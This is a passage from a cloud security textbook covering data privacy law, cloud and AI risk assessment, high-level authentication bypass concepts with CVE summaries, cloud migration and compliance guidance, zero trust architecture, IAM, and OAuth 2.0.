1. **Lawful Basis of Processing:** The DPDP consolidates the lawful basis of processing to consent and specific legitimate uses. This means that data can only be processed if the data principal (the individual whose data is being processed) has consented or if there are specific legitimate uses for the data.
2. **Data Localization Rules:** The DPDP has relaxed data localization rules, allowing transfers across jurisdictions unless specifically notified. This is particularly relevant for cloud services, which often involve storing and processing data in different locations worldwide.

3. **Data Processing Agreements:** The DPDP makes it mandatory to have data processing agreements in place before outsourcing activities to third parties. This includes cloud service providers, often considered third parties in data processing.
4. **Protection of Personal Data:** The DPDP applies to processing personal data in India's territory. The term 'Personal Data' is defined under the Act as any data about an individual identifiable by or about such data. The Act applies to personal data in digital form only.

5.3 Cloud Risks

Recall that a risk is the potential for data loss or damage when a threat exploits a vulnerability. In Chapter, [Section 1.1](#), we discussed the essential characteristics a cloud computing system must have. Those characteristics are basically

- on-demand self-service.
- broad network access.
- resource pooling
- rapid elasticity.
- and measured service

Cloud risks revolve around the threat that can turn off the cloud characteristics such that one or more cannot function as intended. Cloud systems face similar risks to data center networks and can be vulnerable to attacks and exploits. The cloud system running software has vulnerability; an attacker exploits it to gain access to resources, destroy access, plant malicious software, etc. Yet, the risk in cloud computing systems differs from traditional IT-based systems in that the responsibility of risk mitigation and minimization is shared between the CSP and the consumer

(user or client). This shared responsibility requires the consumers to understand the risks associated with migrating into the cloud computing infrastructure.

5.3.1 Cloud Computing Risks

Cloud computing infrastructure is vulnerable to certain threats and, hence, faces different risks. We discuss some of these risks below:

- **Low Visibility and Control:** Cloud computing consumers have low visibility and control of their data due to migrating the IT infrastructure into the cloud. Consumers may lose visibility because the CSP is now responsible for some policies and procedures. Shifting responsibilities depends on the cloud computing service model type, i.e., SaaS, PaaS, IaaS. Cloud consumers (or organizations) need to monitor information about users, data, services, and applications without relying on monitoring network traffic like they used to do in a regular IT infrastructure.
- **Unauthorized Access:** One of cloud computing's essential characteristics is service provisioning. CSP makes it easy to achieve that, and the organization's staff may provision services at any time without IT consent. Using unauthorized cloud services brings significant risk since users may use any software and sometimes integrate it with the organization's inside network without proper security checks and access control implementation. This may lead to increased malware infection and/or data exfiltration because the organization is unaware of such a malicious resource/service.
- **Internet-based API Integration:** CSP exposes several services, usually through the implementation of Application Programmable Interfaces (API).

- **Failure in Tenant Separation:** Exploiting CSP services can expose critical vulnerabilities for the cloud services. This exploitation can lead to failure to maintain the cloud tenant separation, a core property of cloud computing. Eventually, an attacker can exploit multiple tenants because of the tenant separation failure, and the attacker will be able to move laterally from one user's resource to another and from one cloud tenant to another. According to [247], "Multi-tenancy increases the attack surface, leading to an increased chance of data leakage if the separation controls fail."
- **Threat of Data Restore after Deletion:** Cloud users often cannot see where their data is stored, known as low data visibility of physical data location. The user's data can be spread among multiple locations. Hence, users cannot verify whether their data has been deleted entirely.
- **Risk of Stolen Credentials:** If an attacker gains access to the user's cloud infrastructure, the attacker will be able to provision services without the user's permission. Also, the attacker can target administrative users by stealing their credentials. If other organizations use the same cloud infrastructure, they might be able to gain unauthorized access to the organization's resources.
- **Risk of High CSP Moving Cost:** One of the issues of working with a single CSP is that it may become an issue moving to another CSP in the future. When the organization considers moving its IT assets to another CSP vendor, it might realize that the moving cost is too high, and they are stuck with one vendor. The price here can include the effort, scheduling, time necessary, and monetary cost.
- **Threat of CSP Supply Chain Disruption:** Some CSPs outsource part of their operations to a third-party operator. This operator may violate some of the requirements set by the CSP, violating the contract

between the organization and the CSP and eventually threatening the organization's infrastructure and data.

5.3.2 AI Risk Assessment

Adopting AI technology by any organization comes with the risk of using it [2]. AI risk assessment is the process of identifying, evaluating, and mitigating potential risks associated with deploying and using artificial intelligence (AI) systems. This involves analyzing various dimensions of risk to ensure that AI technologies operate safely, ethically, and effectively. The AI risk assessment should be defined such that:

- It is designed to allow repeated AI risk assessment can produce consistent, valid, and comparable results.
- Identifies risks that aid or prevent achieving its AI objectives.
- Analyzes the AI risks to
 1. Assess potential consequences to the organization, individuals, and societies that would result if the identified risks were to materialize.
 2. Assess, where applicable, the realistic likelihood of the identified risks.
 3. Determines the levels of risk.
- AI risks should be evaluated to compare the risk analysis results with the risk criteria and prioritize the assessed risks for risk treatment.

5.3.2.1 AI Risk Treatment

AI risk treatment involves implementing strategies and measures to manage and mitigate the risks associated with artificial intelligence systems. It is a crucial component of the broader AI risk management process, which aims

to ensure AI technologies' safe, ethical, and effective use. The AI risk treatment should be designed to tackle three approaches:

- **Principles:** Select the appropriate AI treatment and determine all necessary controls to implement the AI risk treatment options chosen.
- **Processes:** Addressing the risks and harms of design issues and lack of appropriate governance.
- **Ethical Consciousness:** Actions motivated by moral awareness or desire to do the right thing. It ensures codes of conduct are included within the AI code: considerations, reputational issues, social responsibility, institutional philosophy, and culture concerns.

5.4 Data Privacy in the Cloud

Nowadays, many websites are utilizing third-party services to handle data storage. This step has evolved as a natural response to the cloud's great benefits. As we explained in [Chapter 1](#), cloud computing deployment models and architectures offer significant advantages for organizations that are adopting the cloud. Furthermore, adopting cloud computing for storing data enables the organization to increase operational efficiency without an increase in cost. However, the biggest concern for cloud adoption is the privacy of the users' data. Privacy of the users' data has become a concern for organizations, governments, and individuals. Consumers will not tolerate data breaches, revealing their identity, or allowing unauthorized access to their information.

The several data privacy acts explained in the previous [Section 5.2](#) are designed to address the concern of the user's data. Data Handling Requirements (DHR) specify how the data should be stored, the storage location duration of storage and the properties of the storage medium like its encryption capability [[97](#), [123](#), [202](#), [237](#)]. According to [[201](#)], current

cloud storage systems are not compliant with the DHR set by privacy laws because most cloud systems focus on providing more reliable, optimized, and high-performance service. We can classify DHR from the perspectives of clients and service providers.

1. **Client Perspective:** DHR is concerned with storage requirements, processing, distribution, and cloud data detection.
2. **Storage Requirements:** It sets the requirement of where the data can and should be stored. This requirement is essential as many countries and regulations mandate the data be stored within specific geographical limits to ensure that the legislative boundary can handle any data incident. For example, the GDPR [\[217\]](#) forbids storing data in a location with insufficient privacy protection.
3. **Duration Requirements:** It sets the required amount of time the data should be stored or the maximum amount of time it can be kept.

However, before we can elaborate on DHR, we must understand the Information Flow Control (IFC) model. The data access models in IFC are classified into Mandatory Access Control (MAC) or Discretionary Access Control (DAC) systems. According to [\[23\]](#), Access Control List (ACL), Capability systems, and Role Based Access Control (RBAC) are classified as DACs in which the data owner can specify and modify access permissions. Thus, DAC systems enforce data access by controlling the access to the resources, and it is implemented by having the data access check function placed in different locations of an application. However, DAC-based systems face a serious security problem that bypasses access control checks, especially in web-based applications. In addition, data can indirectly influence system behavior in ways that may be revealing, yet

traditional access control measures at specific coded points do not detect such propagation.

The MAC-based systems, on the other hand, have a different security enforcement strategy because they follow a security policy approach. MAC systems allow the security administrator to enforce an access policy to control IFC. The IFC mechanism protects data access by associating metadata (or security labels) with the data to track and limit data propagation. The system's principles are the areas in which the data passes through when it transitions from one point to another. In MAC-based systems, IFC security policy defines an association between the security labels and the principles requesting access to the data. In other words, security policy compares the label(s) associated with principles and data to ensure that data security is enforced at a granular level [[23](#), [201](#)].

5.4.1 Bypassing Authentication in Cloud Systems

An authentication bypass attack refers to an attacker trying to unlawfully gain access to a resource. This means the attacker is conducting a login attack to trick the system into accepting this unauthorized login attempt. Bypassing authentication systems can lead an attacker to have escalated privileged access and, therefore, access sensitive data without authorization [[239](#)].

5.4.1.1 Methods for Privilege Escalation

- **Exploiting Software Vulnerability:** The attacker can use automated tools such as vulnerability scanners to scan for software vulnerabilities and exploit the system to gain privileged access. An example of this vulnerability is SQL injection and buffer overflow.
- **Leveraging Default Credentials:** The attacker can leverage default credentials not changed on many systems to escalate privileges.

- **Access Control Manipulation:** Manipulating the access control methods is considered one of the most effective techniques because the attacker usually tries to force the system not to follow the standard authentication checking process. An example of this technique is modifying user's permissions or impersonating higher-level users to access sensitive data.
- **Abusing System or Application Features:** The attacker can try to manipulate the systems' resources and abuse them to gain escalated privileges. An example of this method is launching a command injection vulnerability to run a command with higher privileges, which will lead the attacker to have higher privileges than they currently have.

5.4.1.2 Tools for Exploiting Authentication Bypass

Some of the tools to exploit the authentication bypass vulnerability include: *Burp Suite, OWASP ZAP, Postman, Nmap, SQLMAP, Nessus, Acunetix, AppScan, OpenVAS, Nikto, Metasploit, Wapiti, Vega, Skipfish, and Arachni.*

5.4.1.3 Example of Authentication Bypass Vulnerabilities

- **CVE-2023-25562:** DataHub is an open-source metadata platform. In versions of DataHub before 0.8.45, session cookies are only cleared on new sign-in events and not logout events. Any authentication checks using the '*AuthUtils.isValidSessionCookie()*' method could be bypassed using a logged-out session cookie. As a result, any logged-out session cookie may be accepted as valid, leading to an authentication bypass to the system. Users are advised to upgrade. There are no known workarounds for this issue [[70](#)].
- **CVE-2023-23937:** Pimcore is an Open Source Data & Experience Management Platform: PIM, MDM, CDP, DAM, DXP/CMS & Digital

Commerce. The upload functionality for updating the user profile does not correctly validate the file content type, allowing any authenticated user to bypass this security check by adding a valid signature (e.g., GIF89) and sending any invalid content type. This could allow an authenticated attacker to upload HTML files with JS content that will be executed in the context of the domain [69].

5.5 Cloud Standards

NIST referred to Cloud Standards as a roadmap that involves a high-level conceptualization of how IT-based infrastructures are developed and how the IT products, processes, and services are deployed [168]. There are several types of standards, such as:

1. **Open Standard** is open to anyone to participate in developing and implementing (e.g., royalty-free).
2. **Proprietary Standards** are privately developed and are usually licensed for implementation. Sometimes, although not constantly, they evolve into *de facto* standards once they receive enough industry acceptance.
3. **De-facto Standard:** They are standards considered an industry norm and have a wide range of acceptance through a large number of industry adaptations. Because many industries have adopted them, their specifications become ‘expected’ rather than required to be part of the product development roadmap.

In the following, we discuss some of the important cloud standards and briefly describe how these standards are implemented.

5.5.1 Cloud Migration

The cloud migration standard [78] includes the steps, procedures, and processes to transform an IT infrastructure into a cloud-based infrastructure. The cloud migration includes several steps as follows:

- **Assessment and Prioritization:** This step involves analyzing the current IT infrastructure and its suitability for cloud migration. For example, if you plan on moving an application to a SaaS cloud, you should check whether the cost of hosting the application on a SaaS cloud will decrease the cost. Also, you might want to check whether the cloud migration will enhance your application's performance in terms of request processing and execution. The assessment step also includes analyzing the organization's business objectives to check if the migration to the cloud will eventually be in the business's favor.
- **Dependency Mapping:** The dependency mapping might be the most crucial step in the cloud migration process. It involves analyzing what applications, software, hardware, and other resources depend on the service/application you plan to migrate to the cloud. Dependency mapping is vital because if it fails, it might cause service disruption, performance issues, or even a complete failure in the cloud environment.
- **Plan and Development:** The Cloud migration process should be designed and planned very carefully to include all the stakeholders, such as IT personnel, security team, application owners, and compliance officers. The migration plan should include the following items:
 1. **Cloud Strategy:** The migration officer (person in charge of deciding which cloud infrastructure to migrate to) should study and determine the desired cloud infrastructure.

2. **Process:** Creating a step-by-step plan for the migration process, including pre-migration and post-migration.
 3. **Timelines:** Establishing a clear timeline for each migration process. It must consider the application complexity, data volume, and dependencies and define milestones for achieving specific goals during the migration process.
 4. **Resource Requirements:** The migration resources must be clearly defined and allocated effectively to ensure a smooth and efficient migration process. The resources include infrastructure, tools, budget, and personnel.
 5. **Risk Mitigation Strategies:** Risk and threat management should be invoked when considering migrating into the cloud. Addressing and anticipating potential risks from the beginning will help resolve any challenges that may arise during the migration step.
- **Target Cloud Architecture Design:** Once a targeted cloud infrastructure is considered, the following design items need to be assessed to ensure the targeted cloud serves the migration purpose:
 1. **Scalability:** Scalability testing of the target cloud infrastructure should be the first thing to consider in any targeted cloud. Because one of the main goals of cloud migration is to scale the application usage, cloud scalability ensures the target environment can accommodate future growth.
 2. **Security:** Data handling requirements and other security requirements should be implemented in the targeted cloud infrastructure such that any organization's specific security requirements can be provided and implemented.

3. **Performance:** Analyze the targeted cloud performance to ensure it does not violate the business's requirements.
 4. **Compliance:** How the targeted cloud infrastructure handles and responds to regulatory requirements should be analyzed carefully before the migration to ensure the business's and users' data aren't affected by the migration.
- **Choosing the Right Cloud Provider:** Cloud Service Provider (CSP) offers different services and capabilities that help the cloud migration process. However, a good CSP should have the following characteristics:
 1. **Compute and Storage Options:** CSP's compute and storage options need to be considered, including the virtual machines, containers, serverless functions, databases, etc.
 2. **Network Connectivity:** Evaluate the CSP's network connectivity options, including bandwidth and latency. Also, check whether the CSP provides support for Content Delivery Networks (CDN) and support for global infrastructure deployment, especially if the business operates globally.
 3. **Cost and Pricing:** CSPs have different pricing models. Each is designed to accommodate a certain business model. It is essential to have a comparative analysis between the CSPs to ensure they are within the budget plan and the migration implementation will not be more costly (in the long term) than the traditional IT infrastructure.
 4. **Integration Ecosystem and Scalability:** Ensuring the CSP has good cloud resources that help your future expansion. Moreover, does the CSP have tools and planning guides to help you during

your migration process, such as if your migration plan goes as intended?

- **Robust Security Measures:** As a cloud migration personnel, you need to make sure the migration into the cloud does not affect or compromise any security measures that are already implemented. Some of the security measures include:

1. *Encryption*
2. *Access control and authentication*
3. *Requests validation*
4. *Security auditing and monitoring*
5. *Network security functions implementations* *Network security functions implementations*
6. *Vulnerability management*
7. *Systems updates and patches*
8. *Backup and disaster recovery plan*
9. *Employees training and awareness*

- **Testing and Validation:** After migrating into the cloud, you need to test your migration process and follow standard software/application testing procedures to validate the outcome of the migration [[32](#), [38](#), [77](#)]. It involves various types of testing, including functional, performance, load, stress, security, and compatibility, to validate the behavior and performance of the migrated applications in the cloud.
- **Environment Optimization:** After successful migration into the cloud, optimizing the cloud resources stage emerges. Resource optimization regularly checks the resource consumption in the cloud to enhance performance efficiency and reduce cloud resource costs. It is essential to set clear goals and objectives for the optimization process

so that it does not continue forever. Once an optimization objective is achieved, you can stop and move on to the next objective.

5.5.2 Cloud Compliance Guidelines

Giant cloud service providers like Amazon Web Services, Google Cloud Platform (GCP), and Microsoft Azure provide excellent services and support for organizations wishing to move their IT infrastructure into the cloud. We illustrate some of those essential guidelines in this section.

5.5.2.1 Amazon Web Services (AWS)

AWS provides tools and resources for cloud computing architects to help establish a secure and resilient cloud service. One of those tools is *AWS Well-Architected Framework* that allows cloud designers to check their design for efficiency, cost-effectiveness, and sustainability [21]. AWS helps the cloud designers by providing six pillars of compliance, and those are:

1. **Operational Excellence Pillar:** Focuses on running and monitoring the cloud environment operations.
2. **Security Pillar:** Ensuring information systems security, data security, and user management.
3. **Reliability Pillar:** Focuses on helping the cloud recover from failures, planning for disasters, and adapting to changing requirements.
4. **Performance Efficiency Pillar:** Ensuring the selected cloud resources properties, such as type and size, are optimized and maintaining the business need.
5. **Cost Optimization Pillar:** Ensuring unnecessary costs are cut, understanding spending over time, and selecting resources of the right type to avoid high costs.
6. **Sustainability Pillar:** Focuses on minimizing the environmental impact of running the cloud resources and maximizing the utilization

to reduce the number of needed resources.

5.5.2.2 Microsoft Azure

Microsoft Azure provides multiple cloud computing services and modalities ranging from SaaS to IaaS. Azure provides a set of guidelines and resources to ensure the cloud compliance with the regulations [12]. Azure also helps the cloud architect to avoid the risks of choosing the wrong CSP. Some of the Azure resources include:

1. **Service Trust Portal:** This portal provides tools and resources to help auditing and compliance through deep security, privacy, and trust information. Microsoft provides the latest security and privacy reports through these tools so the cloud operator can know the latest threats.
2. **Compliance Manager:** Leveraging AI capabilities, Microsoft provides the latest set of resources and information by providing risk assessment measuring resources for the cloud operator. Also, a compliance score for each evaluation will let you know how you perform on your cloud compliance. Finally, a set of recommendations on how to assess the gaps between current cloud implementation and the compliance guidelines is provided to the cloud operator.
3. **Penetration Testing:** Microsoft provides resources for the cloud operator to conduct penetration testing to remain in compliance with various regulations and assess the cloud implementation against the top threats and vulnerabilities.

5.5.2.3 Google Cloud Platform (GCP)

Google Cloud Platform offers an extensive range of tools tailored to assist in meeting compliance requirements. The platform's encryption features, tools for preventing data loss, and solutions for identity and access management are essential for ensuring compliance. It's vital to grasp the

functionality of GCP's compliance tools and learn how to implement them within your organization effectively. Below are some valuable tools offered by GCP:

1. **Google Cloud Security Command Center (Cloud SCC):** An advanced tool that provides proactive security measurement for the industry. It has a built-in remediation system to assess cases automatically for risk prioritization. The tool also leverages threat detection, continuous risk engine, and cloud posture management.
2. **Cloud Data Loss Prevention (DLP):** As part of sensitive data protection, GCP provides DLP to help cloud operators mitigate the risk of data leakage. This tool provides resources like automated sensitive data discovery and classification. Sensitive data intelligence is used for security assessment, de-identification, masking, tokenization, and bucketing.
3. **Google Cloud Identity & Access Management (IAM):** Identity and Access Management (IAM) enables administrators to grant permissions for specific actions on resources, offering comprehensive control and oversight to manage Google Cloud resources centrally. For businesses with intricate organizational setups, numerous workgroups, and multiple projects, IAM provides a cohesive perspective on security policies throughout the organization, facilitating compliance through built-in auditing capabilities.

Summary

This chapter covers the ideas of Cloud Governance, Risk, and Compliance (GRC). Cloud security has gained attention as governments and organizations create measures to protect data and users. GRC has changed how cloud and application service providers handle the user's data. GRC is

set to ensure the actual owner of the data, the user, has control over their data. In this chapter, we covered international laws and regulations governing cloud operations, including HIPAA, ISO 27001, ISO 42001, PDPL, GDPR, and DPDP. These policies are important to consider because they have parallels and variations in protecting users' data. Cloud hazards provide substantial concerns for cloud providers. We

Cloud hazards provide substantial concerns for cloud providers. We discussed hazards related with cloud computing services, particularly the risks of implementing Artificial Intelligence (AI) in the cloud. Cloud rules must align with cloud standards. We present cloud provider standards, including AWS, Azure, and GCP, to ensure compliance with local rules and minimize risks associated with cloud implementation. Finally, we discussed data privacy in the cloud, including security risks that might cause data leakage and loss. Proper planning and secure design can help avoid these concerns.

Chapter 6

Designing Secure Cloud

DOI: [10.1201/9781003384496-6](https://doi.org/10.1201/9781003384496-6)

In this chapter, we discuss how we can design a secure cloud. The word “secure” can be considered a generic term that does not provide a clear understanding. We elaborate in this chapter on the meaning of a secure cloud by adopting a vital principle called Zero Trust Architecture (ZTA). ZTA is an essential concept in the security and privacy domain of cloud computing. ZTA has become a widely adopted approach by many organizations because it enhances the level of authentication to access several resources. This chapter focuses on why the zero trust concept is essential nowadays. We also elaborate on some examples of the ZTA implementations. Next, we show how ZTA is adopted using authentication and authorization security verification tools. Finally, we discuss how zero-trust architecture plays a significant role in organizations’ adoption of cloud computing.

6.1 Requirements for Building a Secure Cloud

Establishing a secure cloud infrastructure requires identifying key points for security vulnerabilities and protecting critical areas. A secure cloud system needs to have the following security properties:

- **Strong Identity Protection Implementation:** Since the cloud infrastructure is deployed in a remote facility, it is evident that strong identity protection must be implemented. Principles such as *least*

privilege and *separation of duties* should be the essential parts of the identity management component. Cloud designers should never provision longterm static credentials.

- **Enable Traceability:** Monitoring, alerting, and auditing processes and transactions occurring on the cloud in real-time. Establishing log systems helps identify security breaches at early stages.
- **Security Implementation at All Layers:** Utilizing the defense-in-depth principle ensures complete security adaptation and protects the critical services and infrastructure.
- **Security Automation:** Automating the security tasks lowers human error and false positives and increases your level of defense. Cloud systems are vulnerable to attacks ranging from simple port scans to data breaches and complete system hacks. Automation helps reduce costs, enhances the incident response, reduces the workload for security teams, and deploys rapid threat detection.
- **Data Protection:** Data is the most valuable asset in any system. The goal of establishing a secure infrastructure is to protect the data. However, the data must be protected during transit from the source to the destination and when the data is at rest. Classifying the data based on the sensitivity level is a good practice to ensure data protection based on the technique used for each level.
- **Keep People Away from Data:** Use mechanisms and tools to reduce or eliminate the need for direct access or manual data processing. This reduces the risk of mishandling or modification and human error when handling sensitive data.
- **Getting Ready for Security Events:** Having an incident response plan helps reduce the risks of cyber threats. The plan should include

how to respond to security events and incidents, speedy recovery, and investigation so that business continuity is not affected.

6.1.1 Why Zero Trust?

Today's cyber attacks are no longer static. Attackers can be insiders or outsiders, they can be using AI techniques to exploit systems, they can launch a proactive attacking strategy, or they can be launching stealthy attacks [[31](#), [111](#), [140](#)]. Those new challenges are forcing organizations to change the way they handle authentication requests and how to respond to cyber threats. In other words, organizations are now looking toward a more fine-grained defensive approach that does not depend only on static or network-based defenses. Still, it depends more on users, perimeters, and resources [[31](#)]. Due to these reasons, the concept of *Zero Trust Architecture* (ZTA) emerged as a solution to the above challenges. There is no prior assumption about the user's identity in zero trust. Still, it's a fine-grained approach that assumes no entity, outside or inside the protected system, is fully trusted. In February 2003, a new strategy adopted by the National Security Agency (NSA) focused on finding a solution for a trusted environment for IT and, particularly, supervisory control and data acquisition systems, to establish trust between the systems and the consumer [[234](#)].

Nations have raised concerns and requirements for agencies to implement a trust-based approach when administrating the relationship between users and IT assets. The United Kingdom, for instance, has developed a new British law that sets the requirements for industry to deliver trusted systems. This standard defines a trusted system as reliable, safe, available, resilient, and secure. Another example is the cyber attack on Akamai in 2010, which led the company to design an access model that separates applications from network access. Akamai created an interface that separates network access

from application access. This separation is intended to minimize the damage if an attacker gains access to users' accounts.

6.1.2 Elements of Zero-Trust Architecture

6.1.2.1 Explicit Verification

Zero trust means no one is trusted by default from inside or outside the system, and verification is always required for anyone trying to access internal resources within the network. The verification should be implemented using as much data as possible to verify the requester's identity. It's important to note that explicit trust is the opposite of implicit trust. The former requires verification at each new session, whereas the latter is like an open-door policy, where all actors or users are assumed to be trusted if they are within the system.

6.1.2.2 Least-Privilege Access

Least privilege is about giving users as little permissions and access as possible such that they can perform the tasks assigned to them without interruption. This is like a leader giving their staff as little information as possible to accomplish their assigned tasks and jobs. Using the least privilege approach minimizes the risks of exposing sensitive information to unnecessary network parts.

6.1.2.3 Microsegmentation

Microsegmentation is dividing the network into small manageable regions called segments. Each segment is isolated from other segments using a firewall, a router, or any other network security function [220]. This separation aims to isolate resources and limit access to authorized users only.

6.1.2.4 Assume Breach

Lateral Movement is one of the most severe attacks that hits the internal networks. In this attack, the adversary moves laterally between internal network elements after gaining initial access to the network. Usually, detecting lateral movement is a challenging and complex process since it requires a detailed analysis of the users' behavior and continuous monitoring of the logs [187]. ZTA is designed to confine the attackers who may get inside the network without authorization and prevent them from moving laterally within the network. Designing ZTA requires the assumption that the system is breached, and our task as cloud designers is to minimize the damage as much as possible by limiting the resources accessible by internal users.

6.2 Access Management in the Cloud

Access management in cloud environments refers to controlling who has access to specific resources, systems, and data within a cloud infrastructure. It involves defining and enforcing policies and procedures to ensure that only authorized individuals or systems can access sensitive information or perform specific actions. This is typically achieved through identity and access management (IAM) tools and practices.

6.2.1 Importance of Access Management in

Cloud Environments

- **Security:** Proper access management helps protect sensitive data and resources from unauthorized access and potential breaches. It ensures that only trusted users and systems can interact with critical components of the cloud environment.
- **Compliance:** Many industries have regulatory requirements that mandate strict access controls. Effective access management helps

organizations comply with these regulations by providing the necessary controls and audit trails.

- **Operational Efficiency:** Access management streamlines granting and revoking access, reducing the risk of human error and ensuring that the right people have the right access at the right time.
- **Support for Multi-Tenant Security:** In shared cloud environments, access management separates tenants to isolate data and resources. This will prevent one user's actions from inadvertently impacting others and ensure the right users access the right resources.

6.2.2 Identity and Access Management (IAM) Fundamentals

Identity and access management ensures that the appropriate individuals, devices, and software components have timely access to the correct resources. This process begins with verifying the identity of the person, device, or software component to confirm their authenticity. Once verified, access to specific resources is either granted or denied accordingly.

6.2.2.1 Identity

A digital identity is a collection of unique identifiers or attributes that represent a human, software component, machine, asset, or resource in a computer system. An identifier can be:

- Email Address.
- Sign-in Credentials (username/password).
- Bank Account Number.
- Government Issued ID.
- MAC or IP addresses.

Therefore, identity is used to authenticate and authorize access to resources, communicate with other individuals, conduct transactions, and many

different purposes.

6.2.2.2 Types of Identities

According to Microsoft [[173](#)], there are three types of identities as follows:

- **Human Identity:** Represent people such as employees (internal workers and frontline workers) and external users (customers, consultants, vendors, and partners).
- **Workload Identity:** Represent software workloads such as an application, service, script, or container.
- **Device Identity:** Represent devices such as desktop computers, mobile phones, IoT sensors, and IoT-managed devices. Device identities are distinct from human identities. A device identity can be an IP address, MAC address, or a combination of both and other computing addresses.

6.2.2.3 What does IAM do?

IAM allows the administrator to control users and validate their access to resources. IAM features include:

- How users become a part of your system?
- What user information to store?
- How users can prove their identity?
- When and how often users must prove their identity?
- The experience of proving identity.
- Who can and cannot access different resources?

6.2.2.4 Authentication

Authentication is the process of requesting credentials from a person, software, or device to confirm or validate their claimed identity. This often involves using credentials such as usernames and passwords, biometric data

like fingerprints, digital certificates, or one-time passcodes. It is commonly abbreviated as AuthN [[173](#)].

Multifactor authentication (MFA) is a security measure that requires users to provide more than one piece of evidence to verify their identities, such as:

- Something they know, for example, a password.
- Something they have, like a badge or security token.
- Something they are, like a biometric (fingerprint or face).
- Something they do (or behave), known as behavioral authentication.

Single sign-on (SSO) allows users to authenticate their identity once and then silently authenticate later when accessing resources that rely on the same identity. Once authenticated, the IAM system acts as the source of identity truth for the other resources available to the user. It removes the need to sign on to multiple, separate target systems. Sensitive resources use an advanced authentication method known as behavioral authentication, which studies the user's behavior and records a profile for the user. This technique relies on AI technology to distinguish if the user is accessing the machine or someone else might have stolen their credentials. This level of authentication is applied whenever granular authentication is required.

6.2.2.5 Authorization

Authorization (AuthZ) is validating that a user, machine, or software has the right to access a particular resource.

6.2.2.6 Difference between Auth and AuthZ

Auth and AuthZ are sometimes used interchangeably. However, the difference between the two is that *Auth* checks the user identity and *who they are* while

AuthZ checks *what resource the user is trying to access* and if they have the required privileges to do so.

6.2.3 Authentication and Authorization Standards

Authentication and Authorization standards, as shown in [Fig. 6.1](#), are open specifications that guide how to:




Figure 6.1 Illustration of authentication and authorization. [📄](#)

- Design IAM systems to manage identity.
- Move personal data securely.
- Decide who can access resources.

OAuth 2.0

OAuth 2.0 is a widely adopted protocol for managing authorization. It prioritizes simplicity for client developers and offers tailored authorization

flows for web apps, desktop software, mobile devices, and smart home devices. Also, the OAuth 2.0 authorization framework enables a third-party application to obtain limited access to an HTTP service, either on behalf of a resource owner by orchestrating an approval interaction between the resource owner and the HTTP service or by allowing the third-party application to obtain access on its behalf [[118](#)].

OAuth 2.0 Roles

The concept of roles is a fundamental part of the OAuth 2.0 authorization framework. These roles represent the key components of an OAuth 2.0 system and are defined as follows:

- **Resource Owner:** The user or system that possesses the protected resources and has the authority to grant access to them.
- **Client:** The entity seeking access to the protected resources. The client must present a valid *Access Token* to gain access.
- **Authorization Server:** This server handles requests from the Client for Access Tokens. It issues tokens after successful authentication and consent by the Resource Owner. The Authorization Server provides two main endpoints:
 - *Authorization Endpoint:* Manages interactive authentication and consent from the Resource Owner.
 - *Token Endpoint:* Facilitates machine-to-machine interactions for token issuance.
- **Resource Server:** A server that safeguards the protected resources and processes access requests from the Client. It validates the Access Token provided by the Client and returns the corresponding resources.

How OAuth 2.0 Works?

At its core, OAuth 2.0 requires the Client to obtain credentials—a *client id* and *client secret*—from the Authorization Server. These credentials identify and authenticate the Client when requesting an Access Token.

Using OAuth 2.0, access requests are initiated by the Client, such as a mobile app, website, smart TV application, or desktop software. The process of token requests, exchanges, and responses generally follows this sequence:

1. **Client:** sends an authorization request to the Authorization Server. This request includes the *client id* and *client secret* for identification, the requested scopes, and a redirect URI where the Access Token or Authorization Code will be sent.
2. **Authorization Server:** authenticates the Client and verifies that the requested scopes are allowed.
3. **Resource Owner:** interacts with the Authorization Server to grant access.
4. **Authorization Server:** redirects back to the Client with either an Authorization Code or an Access Token, depending on the grant type. In some cases, a Refresh Token may also be provided.
5. **Client:** uses the Access Token to request resources from the Resource Server.

6.2.3.1 OpenID Connect (OIDC)

OpenID Connect (OIDC) is an identity authentication protocol built as an extension of OAuth 2.0 to streamline user authentication and authorization for accessing digital services. OIDC focuses on verifying a user's identity, while OAuth 2.0 determines which systems or resources the user can access. OAuth 2.0 often facilitates data sharing between unrelated applications without exposing user information. For instance, users

